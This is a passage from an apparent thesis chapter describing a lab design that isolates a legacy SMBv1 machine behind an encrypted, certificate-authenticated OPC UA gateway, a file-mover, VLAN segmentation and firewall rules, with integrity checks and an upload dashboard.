- Server certificate pinning for endpoint verification

This ensures encrypted communication, integrity protection, and strict identity validation between the mover and the OPC UA Secure Server. The mover holds an independent certificate, allowing selective revocation without affecting the engineering client.

Operational Role

The mover continuously monitors the `TransferRequest` coordination node within the OPC UA address space. When a transfer request is detected, the mover performs the following high-level sequence:

1. Select the appropriate staged file.
2. Validate the file against defined transfer policies.
3. Copy the file to the configured SMB target directory.
4. Perform post-copy integrity verification.
5. Update transfer status and timestamp nodes in the OPC UA server.

This separation ensures that legacy SMB communication is never directly accessible from the IT zone and can only be triggered through the controlled OPC UA coordination interface.

File Transfer Policy Enforcement

Before executing any SMB transfer, the mover enforces predefined file policy constraints to prevent unintended or unsafe operations. These include:

- Maximum file size limitation
- Extension allow-list enforcement
- Non-empty file validation

Files that violate policy constraints are rejected, and the transfer status is updated accordingly.

Integrity Verification

After the file copy operation, the mover verifies transfer correctness by comparing file size and computing SHA-256 checksums for both the staging and destination files. Only upon successful verification is the transfer marked as completed.

OPC UA Coordination State Machine

The mover and engineering client interact via four coordination nodes:

- `TransferRequest`
- `RequestedFileName`
- `LastTransferStatus`
- `LastTransferTime`

The engineering client initiates the process by setting `TransferRequest=True`. The mover executes the transfer, updates status variables, and resets the request flag upon completion or failure. This shared state model enables deterministic and observable transfer control without exposing SMB services to the IT network.

Fault Tolerance Behavior

Transfer errors do not terminate the daemon. In case of failure, the mover writes an error status to the OPC UA server and resumes monitoring for future requests. This design ensures operational continuity while maintaining strict transfer control.

3.3.6 Engineer OPC UA Client (`OPC_Client.py`)

Description

The Engineer OPC UA Client runs on the Engineer laptop (Port 6, 192.168.30.10). It is the only process permitted by the network firewall policy (Sophos Rule 4) to initiate OPC UA connections to the Central Server OPC UA endpoint. The implementation provides the core `OPCFileTransferClient` class, which is used by both the CLI client script and the Streamlit dashboard.

3.3.7 Connection Configuration

The client connects to the secure OPC UA server endpoint:

- Endpoint: `opc.tcp://192.168.20.10:4840`
- Security: `Basic256Sha256`, `SignAndEncrypt`
- Client identity: `pki/client/certs/client_cert.pem`
- Client private key: `pki/client/private/client_key.pem`
- Server certificate (pin/validation): `pki/server/certs/server_cert.der`

The detailed secure channel establishment procedure (transport negotiation, `SecureChannel` setup, and session activation) is described in the Methodology section to avoid duplication.

File Upload Interface and Method Calls

The client implements a deterministic file-ingress sequence using the server's file object methods and coordination nodes (see Section 3.3.4):

1. **Open:** Request a server-side file handle for the current upload.
2. **WriteHex (repeated):** Send file payload data in hex-encoded chunks.
3. **Close:** Finalize the upload and trigger server-side persistence.
4. **TransferRequest:** Set `TransferRequest = True` to signal the SMB mover.

Chunking and Hex Encoding Strategy

Binary files are not transmitted as raw bytes. Instead, the client splits files into bounded chunk sizes and hex-encodes each chunk before transmission. This ensures compatibility with string-based method parameters and enables stable payload sizes across encrypted OPC UA messages.

The exact chunk sizing rationale and safety margin selection are documented in the Methodology section; the Tools section focuses on the interface behavior and execution sequence.

3.3.8 Streamlit Engineer Dashboard (`app.py`)

Description

The Streamlit Engineer Dashboard provides a browser-based interface on the Engineer laptop (`http://localhost:8501`) to initiate secure file uploads via OPC UA and to monitor transfer status. The dashboard functions as an orchestration layer over the underlying OPC UA client implementation and file-handling utilities, while maintaining an audit trail of transfer events for troubleshooting and traceability.

User Inputs and Controls

The dashboard exposes the following operator-facing controls:

- **Server endpoint selection:** choose a default endpoint (e.g., `opc.tcp://localhost:4840`) or enter a custom endpoint (e.g., `opc.tcp://192.168.20.10:4840`).
- **File selection:** upload a local file via a browser-based file uploader.
- **Start Transfer:** triggers the secure upload routine when the server is reachable.
- **Acknowledge and Clear:** resets the current transfer UI state after success/failure.
- **Clear History:** clears the persisted transfer audit log.

Connection Probe and Transfer Gating

The dashboard performs a periodic reachability probe (default: every 5 seconds) by creating a lightweight OPC UA client instance, attempting a connect/disconnect cycle, and rendering the result as a connection status indicator.

File transfer is gated by this probe: the *Start Transfer* action is only enabled when `connection_status` is `True`. This prevents initiating transfers to unreachable endpoints and reduces operator-induced failure cases.

Transfer Routine Triggered by the UI

When *Start Transfer* is pressed, the dashboard executes a deterministic upload routine:

1. The selected file is written to a temporary location outside the project workspace.
2. The file is split into bounded chunks and hex-encoded for OPC UA method transmission.
3. A secure OPC UA connection is established using the configured client identity.
4. The file is uploaded via server method calls: `Open` → repeated `WriteHex` → `Close`.
5. The dashboard sets `TransferRequest = True` to signal the SMB mover.
6. Transfer metadata is written to the audit log (filename, size, timestamp, chunk count, status).

Audit History and Status Outputs



	Timestamp	File Name	Size	Status	Chunks	Error Message
0	2026-02-26 13:34:13	temp_output.pdf	198.04 KB	Success	14/14	•
1	2026-02-26 13:34:11	temp_output.pdf	198.04 KB	Failed	0/14	Unknown error
2	2026-02-26 13:33:52	temp_model_summary.png	68.02 KB	Success	5/5	•
3	2026-02-26 13:33:51	temp_model_summary.png	68.02 KB	Failed	0/5	Unknown error
4	2026-02-26 13:33:13	temp_model_summary.png	68.02 KB	Success	5/5	•
5	2026-02-26 13:33:12	temp_model_summary.png	68.02 KB	Failed	0/5	Unknown error
6	2026-02-26 13:25:28	temp_Development of an AI-driven Support Tool Report.pdf	1.65 MB	Success	116/116	•
7	2026-02-26 13:25:14	temp_Development of an AI-driven Support Tool Report.pdf	1.65 MB	Failed	0/116	Unknown error
8	2026-02-22 15:02:27	temp_Master_Thesis_Proposal.pdf	144.84 KB	Success	10/10	•
9	2026-02-22 15:02:26	temp_Master_Thesis_Proposal.pdf	144.84 KB	Failed	0/10	Unknown error

Figure 3.3: TransferLogger

The dashboard maintains a persistent transfer history table backed by `TransferLogger`. Each entry records:

- timestamp,
- file name,
- transfer status (e.g., `success/failed`),
- chunks sent / total chunks,
- error message (if applicable).

In addition, the dashboard renders a current transfer status card (latest file and status), and a progress indicator based on the chunk counters during active uploads.

3.3.9 Python Libraries and Development Environment

Core Libraries

Table 3.3: Python libraries used in this project.

Library	Type	Role
<code>python-opcua</code>	Third-party (LGPL)	Full OPC UA stack: server, client, security policies, address space, <code>@uamethod</code> , PKI operations
<code>streamlit</code>	Third-party	Browser-based dashboard; session state, file uploader, live progress, audit table
<code>hashlib</code>	Standard library	SHA-256 streaming file integrity; certificate fingerprint comparison
<code>shutil</code>	Standard library	<code>copy2()</code> – file copy with full metadata preservation
<code>cryptography</code>	Third-party	X.509 certificate generation; RSA-2048 key pair creation
<code>os</code>	Standard library	File system paths, size queries, extension parsing, directory creation
<code>glob</code> , <code>time</code> , <code>datetime</code>	Standard library	Temporary file cleanup, polling timers, ISO 8601 timestamps
<code>subprocess</code> , <code>sys</code>	Standard library	Port conflict diagnostics via <code>netstat</code> and <code>tasklist</code>

Development Environment

All code is authored in **Visual Studio Code** with the `ms-python.python` extension. Dependencies are isolated in a Python `venv` virtual environment, ensuring reproducible deployments across the Central Server and Engineer laptops with pinned dependency versions.

3.4 Methodology

3.4.1 Network Architecture and Segmentation Strategy

Objective

The primary objective of the network design in Scenario 1 was to prevent lateral propagation of SMB-based attacks (e.g., WannaCry/EternalBlue) while maintaining the operational requirement of controlled file transfer to a legacy production machine.

The legacy machine operates with an outdated Windows-based system that cannot be patched or upgraded. Therefore, the security strategy does not rely on endpoint hardening but instead on strict network-level isolation, controlled communication conduits, and centralized service exposure within a secured staging zone.

Zone-Based Segmentation Concept

To enforce structured isolation, the network was divided into logical security zones in accordance with IEC 62443 zone and conduit principles.

Three distinct VLAN-based zones were implemented:

Zone	Purpose	IP Range
VLAN1	Legacy Machine Zone (SMB Client)	192.168.10.0/24
VLAN2	OPC UA and SMB Staging Zone	192.168.20.0/24
Engineer Network	External Upload Client Zone	192.168.30.0/24

Table 3.4: Logical Network Segmentation

VLAN1 – Legacy Machine Zone This zone contains the legacy production machine, simulated in the laboratory by a dedicated laptop. The machine acts as an SMB client that initiates authenticated connections to the staging share located in VLAN2.

Due to its outdated operating system and limited patchability, this system is treated as a high-risk asset. Direct inbound access to this zone is strictly prohibited. The machine does not expose SMB services to other zones and only initiates controlled outbound connections to the staging host.

VLAN2 – OPC UA and SMB Staging Zone This zone hosts the OPC UA server and the file-mover component on a dedicated node. The same node also provides the SMB share that acts as a controlled staging directory for production files.

All file uploads are received via OPC UA using encrypted and authenticated communication. After validation and processing, files are stored locally within the staging directory. The legacy machine in VLAN1 then retrieves or writes files through an authenticated SMB connection initiated from VLAN1 to VLAN2.

This design ensures that SMB services are exposed only within the secured staging zone and are not directly accessible from the Engineer Network.

Engineer Network This network represents engineering workstations responsible for uploading production programs and retrieving logs via OPC UA.

These systems are considered semi-trusted and are explicitly prohibited from accessing SMB services in either VLAN1 or VLAN2. Their only permitted communication path is to the OPC UA server over TCP 4840 using a secure channel.



Figure 3.4: Sophos SG 125 Rev.2 UTM interface configuration: **Engineer_PC** on **eth4** (192.168.30.222/24), **OPC_PC** on **eth5** (192.168.20.222/24), and **Machine_PC** on **eth6** (192.168.10.222/24) – each assigned to an isolated zone.

The firewall itself acts as the default gateway for each zone, holding the .222 address on each interface: 192.168.30.222/24 (eth4), 192.168.20.222/24 (eth5), and 192.168.10.222/24 (eth6), as visible in the interface configuration (Figure 3.4).

The remaining five ports (Ports 1–4 and 8) are unused and administratively disabled, eliminating any risk of unauthorized devices being plugged in and gaining access to a zone without an explicit rule assignment.

Conduit Enforcement via Firewall Rules

Communication between zones was strictly controlled using a stateful firewall (Sophos lab environment). Only explicitly required traffic was permitted.

The following rules were implemented:

```
RULE 4: ALLOW src 192.168.30.10 → dst 192.168.20.0/24 tcp 4840
RULE 5: ALLOW src 192.168.10.0/24 → dst 192.168.20.10 tcp 445
RULE 6: DROP src ANY → dst 192.168.20.0/24
RULE 7: DROP src ANY → dst 192.168.10.0/24
```

Security Rationale

The segmentation strategy achieves the following security objectives:

- Engineers cannot directly access SMB services in any zone.




Figure 3.5: Sophos SG 125 Rev.2 network object definitions: `Engineer_Network` (192.168.30.0/24), `OPCUA_Network` (192.168.20.0/24), and `Machine_Network` (192.168.10.0/24) as named network objects referenced in firewall rules.

- The legacy machine does not expose SMB services to the network.
- SMB port 445 is only reachable on the secured staging host in VLAN2.
- Lateral SMB-based worm propagation between Engineer and Machine zones is structurally prevented.
- The legacy environment is isolated within a dedicated VLAN with strictly controlled outbound access.
- Communication paths are minimized to strictly necessary conduits.

This design follows the principle of least privilege and enforces strong zone separation, significantly reducing the attack surface of the legacy machine environment.

By centralizing SMB exposure within the secured staging zone and enforcing conduit control at the firewall level, the architecture prevents uncontrolled malware spread while preserving operational file-transfer capability.

3.4.2 OPC UA Secure Server Configuration

Role of the OPC UA Server in the Architecture

In Scenario 1, the OPC UA server does not function merely as a communication endpoint, but as a *security gateway* (shield device) between two different trust domains:

- the semi-trusted engineer network, and
- the isolated legacy SMBv1 machine network.

The server terminates secure connections from engineering clients, provides controlled file-ingress functionality, and prevents direct SMB exposure. In particular, the engineer workstation never accesses the SMB share directly; instead, files are uploaded into a staging area via OPC UA and only later delivered into the SMB zone through a dedicated file-mover conduit.

This design enforces:

- strong client identity verification (certificate-based),

- confidentiality and integrity for file payload transmission,
- controlled method invocation for file staging, and
- deterministic transfer triggering for the SMB mover.

Security Policy Configuration

The OPC UA server was configured to operate exclusively using the **Basic256Sha256** security policy in **SignAndEncrypt** mode.

Security Policy: Basic256Sha256 This policy provides modern cryptographic protection based on:

- RSA-2048 for asymmetric operations during channel establishment,
- AES-256 session encryption for application traffic, and
- HMAC-SHA256 for message integrity and replay protection.

Legacy OPC UA policies with weaker primitives were intentionally avoided to align with contemporary industrial security expectations and to ensure that file payloads cannot be sniffed or modified in transit.

Table 3.5: **Basic256Sha256_SignAndEncrypt** cryptographic parameters

Parameter	Algorithm / Value
Asymmetric key exchange	RSA-2048
Symmetric encryption	AES-256
Message authentication	HMAC-SHA-256 per message
Certificate signature	SHA-256 with RSA
Minimum key length	2048-bit RSA

Security Mode: SignAndEncrypt The selected mode enforces both signing and encryption for OPC UA messages:

- signing ensures authenticity and integrity (tamper detection),
- encryption ensures confidentiality (payload secrecy).

As a result, all application-level communication (including file chunk transfer and coordination variables) occurs inside an authenticated and encrypted OPC UA SecureChannel.

Public Key Infrastructure (PKI) Setup

A dedicated PKI structure based on X.509 certificates was used. Each OPC UA entity maintains its own identity:

- OPC UA server (shield device),
- engineer upload client, and

- SMB mover client.

Each entity possesses:

- a unique RSA key pair,
- a self-signed X.509 certificate, and
- a private key stored locally and never transmitted.

Certificates were generated manually using OpenSSL and deployed into a structured directory layout on the server host. Password-based authentication and anonymous sessions were deliberately disabled to avoid credential replay, weak password risks, and uncontrolled onboarding.

Explicit Trust Model (Allow-List Enforcement)

The deployment follows an explicit allow-list trust model: only pre-approved client certificates are permitted to establish a session.

Unlike permissive OPC UA defaults where unknown certificates may be auto-accepted or require manual trust prompts, this implementation requires that a client certificate be present in the server's trusted certificate store before access is granted.

Operationally, this supports clear lifecycle handling:

- **Onboarding:** add the client certificate to the trusted store.
- **Revocation:** remove the certificate from the trusted store and restart/reload trust material.

This approach provides deterministic device authorization and enables selective revocation of the engineer client or the mover client without impacting the other.

Secure Communication Handshake Process

The secure OPC UA connection establishment was treated as a mandatory prerequisite before any file-ingress method could be invoked. The process can be summarized in sequential phases:

1. TCP Connection Establishment A TCP session is established to the OPC UA endpoint on port 4840.

2. Hello/Acknowledge Negotiation The client and server exchange protocol parameters (e.g., buffer limits and message size constraints). This step ensures both endpoints agree on transport-level capabilities before security negotiation begins.

3. OpenSecureChannel The client initiates `OpenSecureChannel` and presents its X.509 certificate and a fresh nonce. The server responds with its certificate and a server nonce. Asymmetric cryptography is used to authenticate identities and protect the secure negotiation. After this stage:

- secure session keys are derived using exchanged nonces, and
- subsequent traffic transitions to symmetric encryption for performance.

4. Certificate Validation Against Allow-List During channel establishment, the presented client certificate is validated against the explicit trusted certificate store. If the certificate is not trusted, the handshake is aborted before session creation, preventing unauthorized method execution.

5. Session Creation and Activation Upon successful SecureChannel creation and certificate validation, an OPC UA session is created and activated. Only after this step may application-level services be accessed.

6. Encrypted Application Interaction File staging is executed via encrypted method invocation on the server-side file object (Open → WriteHex → Close), and transfer coordination is performed through dedicated OPC UA variables (e.g., `TransferRequest`). The method interface and address space structure are defined in the Tools and Functions section (see Section 3.3.4).

Application-Layer File Integrity Controls

In addition to transport-layer protections, the server applies application-layer integrity controls:

- uploaded payloads are reconstructed deterministically from transmitted chunks,
- a SHA-256 checksum is computed after reconstruction, and
- file metadata (e.g., size, checksum) is updated for later verification and traceability.

This ensures that corruption during staging is detectable and that downstream transfer validation (performed by the SMB mover) can rely on consistent integrity signals.

Security Properties Achieved

The configured OPC UA secure server provides the following security properties:

- mutual authentication of client and server via X.509 certificates,
- confidentiality of file payloads via encrypted application traffic,
- integrity and replay protection via message signing and secure channel sequencing,
- explicit device authorization through allow-list enforcement, and
- prevention of unauthorized method execution by rejecting untrusted certificates prior to session creation.

By enforcing encrypted and authenticated OPC UA communication as the only ingress path and by isolating SMB behind a controlled mover conduit, the architecture shields the legacy SMB environment while maintaining operational file-transfer capability.

3.4.3 OPC Client and Secure File Upload Implementation

Architectural Role of the OPC Client

Within Scenario 1, the OPC UA client serves as the only authorized ingress interface for engineering file uploads. It operates inside the engineer network and connects exclusively to the OPC UA server using a mutually authenticated and encrypted communication channel.

The client does not possess any direct access to the legacy SMB share. Instead, it interacts solely with the OPC UA server, which functions as a security gateway between the external engineer network and the isolated SMBv1 machine zone.

This design ensures strict separation between:

- Secure file ingestion (Engineer → OPC UA Server)
- Controlled legacy file delivery (OPC UA Server → SMB Share)

Secure Session Establishment

Before any file transfer is initiated, the client establishes a secure OPC UA session. Only after successful certificate validation and session establishment can file transfer operations be executed. This guarantees:

- Mutual authentication
- Confidentiality of file content
- Integrity and replay protection

File Preparation and Hex-Based Transmission

To ensure compatibility with OPC UA method calls and to avoid binary serialization inconsistencies, files are transmitted as hexadecimal-encoded strings.

The process consists of:

1. Opening the selected file in binary mode.
2. Reading the file in defined-size chunks.
3. Converting each binary chunk to a hexadecimal string.
4. Transmitting each hex chunk sequentially via encrypted OPC UA method calls.

Hex encoding allows binary data to be safely transported as string payloads within OPC UA method parameters while preserving full data integrity.

Chunk Size Engineering and Safety Margin Design

During implementation, file data was not transmitted as a single large payload. Instead, the client divides the file into fixed-size chunks of 30,000 bytes before hex encoding and transmission.

The selection of a 30,000-byte chunk size was deliberate and based on the following technical considerations:

- OPC UA method calls impose practical payload size limits.
- Large message bodies increase risk of fragmentation at the TCP layer.

- Excessive payload size may trigger internal buffer limitations.
- Hex encoding increases payload size by a factor of two.

Since each binary byte becomes two hexadecimal characters, a 30,000-byte binary chunk produces a 60,000-character string payload.

A safety margin of approximately 3,000 bytes was intentionally preserved below potential upper message-size thresholds. This prevents:

- Transport-level truncation
- Unexpected segmentation errors
- Method call rejection due to oversized payloads
- Increased latency from oversized encryption blocks

By maintaining conservative chunk sizing, the system achieves stable transmission while avoiding performance degradation or buffer overflow conditions.

The chunk-based approach enables:

- Controlled memory usage on the server
- Incremental buffering
- Graceful recovery if a transmission interruption occurs

Deterministic File Upload Workflow

The file upload process follows a strict three-step method invocation sequence:

1. `Open()` The client calls the `Open()` method on the server-side file object. The server responds with a unique file handle (`UInt32`), which isolates the upload session.

2. `WriteHex()` File data is transmitted chunk-by-chunk using the `WriteHex()` method. Each call:

- References the file handle
- Contains a hex-encoded data segment
- Is cryptographically signed and encrypted

The server appends the decoded binary data to an internal buffer associated with that handle.

3. `Close()` After all chunks are transmitted, the client invokes `Close()`. Upon closure:

- The buffered data is written to disk
- A SHA-256 checksum is computed
- File metadata (size, checksum) is updated
- The file handle is released

This ensures atomic file reconstruction and prevents incomplete file states.




Figure 3.6: Client connected to OPC server

Transfer Trigger Mechanism

After successful staging, the client sets:

- `TransferRequest = True`
- Optionally: `RequestedFileName`

This variable acts as a deterministic handshake signal for the SMB mover component. The server does not automatically forward files to SMB; instead, the mover polls this flag and performs controlled transfer into the isolated legacy network.

This decoupling prevents uncontrolled propagation and enforces process separation.

Implementation Interface and Operational Validation

Figure 3.8 shows the implemented Streamlit-based OPC UA client dashboard used to execute and observe secure file uploads in Scenario 1.

The dashboard provides operational visibility during lab execution and was used as a validation interface for the end-to-end pipeline. In particular, it confirms:

- successful connectivity to the OPC UA endpoint (TCP 4840),
- completion of the secure upload routine (file selection and transfer execution),
- transfer status feedback retrieved via OPC UA coordination variables, and
- persistent logging of completed transfers for traceability.

In the shown example, the file `temp_output.pdf` was successfully uploaded and staged, and the status is reported as *Transfer Successful*. This validates that:

- the encrypted method sequence `Open` $\rightarrow$ `WriteHex` $\rightarrow$ `Close` completed without error,
- the server reconstructed and persisted the file in the staging directory, and
- the file-mover processed the transfer trigger and completed the SMB delivery workflow.

```

[INFO] Reading file: D:\pictures\wildlife\0K7A2517.jpg
[INFO] File size: 543987 bytes
[INFO] Converted to HEX: 1087974 hex characters
[INFO] Total chunks: 37
[INFO] Connected to OPC UA server
[INFO] Calling Open()
[INFO] File handle received: 1
[INFO] Sending chunk 1/37 (30000 chars)
[INFO] Sending chunk 2/37 (30000 chars)
[INFO] Sending chunk 3/37 (30000 chars)
[INFO] Sending chunk 4/37 (30000 chars)
[INFO] Sending chunk 5/37 (30000 chars)
[INFO] Sending chunk 6/37 (30000 chars)
[INFO] Sending chunk 7/37 (30000 chars)
[INFO] Sending chunk 8/37 (30000 chars)
[INFO] Sending chunk 9/37 (30000 chars)
[INFO] Sending chunk 10/37 (30000 chars)
[INFO] Sending chunk 11/37 (30000 chars)
[INFO] Sending chunk 12/37 (30000 chars)
[INFO] Sending chunk 13/37 (30000 chars)
[INFO] Sending chunk 14/37 (30000 chars)
[INFO] Sending chunk 15/37 (30000 chars)
[INFO] Sending chunk 16/37 (30000 chars)
[INFO] Sending chunk 17/37 (30000 chars)
[INFO] Sending chunk 18/37 (30000 chars)
[INFO] Sending chunk 19/37 (30000 chars)
[INFO] Sending chunk 20/37 (30000 chars)
[INFO] Sending chunk 21/37 (30000 chars)
[INFO] Sending chunk 22/37 (30000 chars)
[INFO] Sending chunk 23/37 (30000 chars)
[INFO] Sending chunk 24/37 (30000 chars)
[INFO] Sending chunk 25/37 (30000 chars)
[INFO] Sending chunk 26/37 (30000 chars)
[INFO] Sending chunk 27/37 (30000 chars)

```

Figure 3.7: File divided into Chunks

From a workflow-control perspective, the dashboard also enforces operational safeguards: transfer execution is gated by a server reachability check, and the transfer trigger (**TransferRequest**) is issued only after the upload is finalized. Importantly, the interface does not expose any SMB path (e.g., `\\server\share`) to the engineer; all interactions occur strictly through the OPC UA layer.

Layout

The dashboard uses a wide two-column layout with a 2:1 ratio (Figure 3.8):

- **Sidebar:** Server endpoint selector, file uploader, *Start Transfer* action button, and history controls.
- **Left column:** Transfer status card, in-progress transfer banner, and chunk progress bar.
- **Right column:** Live connection indicator and metrics for current file/status.
- **Bottom section:** Transfer history table rendered from the audit log.

In the displayed example, the file `temp_output.pdf` was successfully uploaded and staged. The interface reports the status as “Transfer Successful”, confirming that:

- The encrypted method sequence (Open → WriteHex → Close) completed successfully
- The file was reconstructed on the server
- The transfer trigger was processed by the mover component




Figure 3.8: Secure OPC UA Client Dashboard Showing Successful File Transfer

3.4.4 SMB Isolation and File-Mover Implementation

Architectural Role of the File-Mover

The file-mover component represents the only permitted communication conduit between the secure OPC UA zone and the isolated legacy SMBv1 machine network.

It is deliberately designed as a single-purpose, controlled intermediary that:

- Monitors file-transfer requests from the OPC UA server
- Validates staged files
- Copies approved files into the legacy SMB share
- Verifies integrity post-transfer
- Updates transfer status

No other system in the architecture is authorized to access the SMB share directly. This enforces a strict *single-point-of-entry* security model.

Design Objective

The primary design objective of the file-mover is to eliminate direct SMB exposure to engineer systems.

Legacy SMBv1 environments are inherently high-risk due to:

- Lack of modern encryption
- Historical remote code execution vulnerabilities
- Lateral movement propagation mechanisms (e.g., EternalBlue, WannaCry)

Therefore, direct engineer-to-SMB communication is structurally prevented at the network level. Instead, all file transfers must pass through:

Engineer → OPC UA (Encrypted) → File-Mover → SMB Share

This breaks the direct attack path and prevents uncontrolled SMB access.

Operational Workflow of the File-Mover

The file-mover operates as a polling client that connects securely to the OPC UA server and monitors the variable **TransferRequest**.

The workflow proceeds as follows:

1. Polling for Transfer Request The file-mover continuously polls the OPC UA variable:

- **TransferRequest**
- Optional: **RequestedFileName**

When the flag is set to **True**, the mover initiates the transfer process.

2. Staged File Selection The mover determines which file to transfer:

- If **RequestedFileName** is provided, that file is selected.
- Otherwise, the most recently staged file is selected.

This logic prevents ambiguity and ensures deterministic behavior.

3. File Validation Prior to Transfer Before copying the file into the SMB zone, the mover performs validation checks:

- File existence verification
- File size greater than zero
- Maximum size enforcement
- Allowed extension verification

This prevents:

- Empty file injection
- Oversized file attacks
- Unauthorized file-type uploads

4. Controlled SMB Copy Operation The file is copied from the staging directory into the SMB share using a controlled file system operation.

Network-level restrictions ensure:

- Only the file-mover host IP can access TCP port 445
- No other device can initiate SMB communication toward the legacy VLAN

5. Post-Transfer Integrity Verification After copying, the mover performs integrity verification:

- Source and destination file size comparison
- SHA-256 hash comparison of both files

If either check fails, the transfer is marked as unsuccessful. This ensures that:

- No silent corruption occurs
- SMB-level write errors are detected
- Transfer reliability is cryptographically verifiable

6. Status Update and Reset Upon completion, the mover updates:

- `LastTransferStatus`
- `LastTransferTime`

Then:

- `TransferRequest` is reset to `False`
- `RequestedFileName` is cleared

This guarantees deterministic state control and prevents unintended repeated transfers.

Optional Staging Cleanup

If configured, the mover deletes the staging file after successful transfer. This ensures:

- Reduced disk footprint
- Prevention of stale file reuse
- Clear audit boundaries between completed transfers

Security Controls Enforced by the File-Mover

The file-mover implementation enforces multiple defense layers:

- SMB accessible only via dedicated host
- Firewall-enforced source restriction (port 445)
- Application-layer file validation
- Cryptographic integrity verification
- Deterministic transfer signaling
- Default-deny posture for all other network paths

Security Implications and Attack Surface Reduction

By isolating SMB access behind a controlled application-layer gateway, the architecture achieves:

- Prevention of lateral SMB worm propagation
- Elimination of direct engineer-to-SMB attack path
- Containment of legacy vulnerabilities within a VLAN
- Reduction of overall attack surface

Even if an engineer workstation were compromised, an attacker would be unable to:

- Directly scan or exploit SMB in the legacy zone
- Initiate arbitrary SMB connections
- Bypass OPC UA certificate authentication

The file-mover therefore operationalizes the IEC 62443 zone-and-conduit principle by enforcing a single, tightly controlled conduit between security domains.

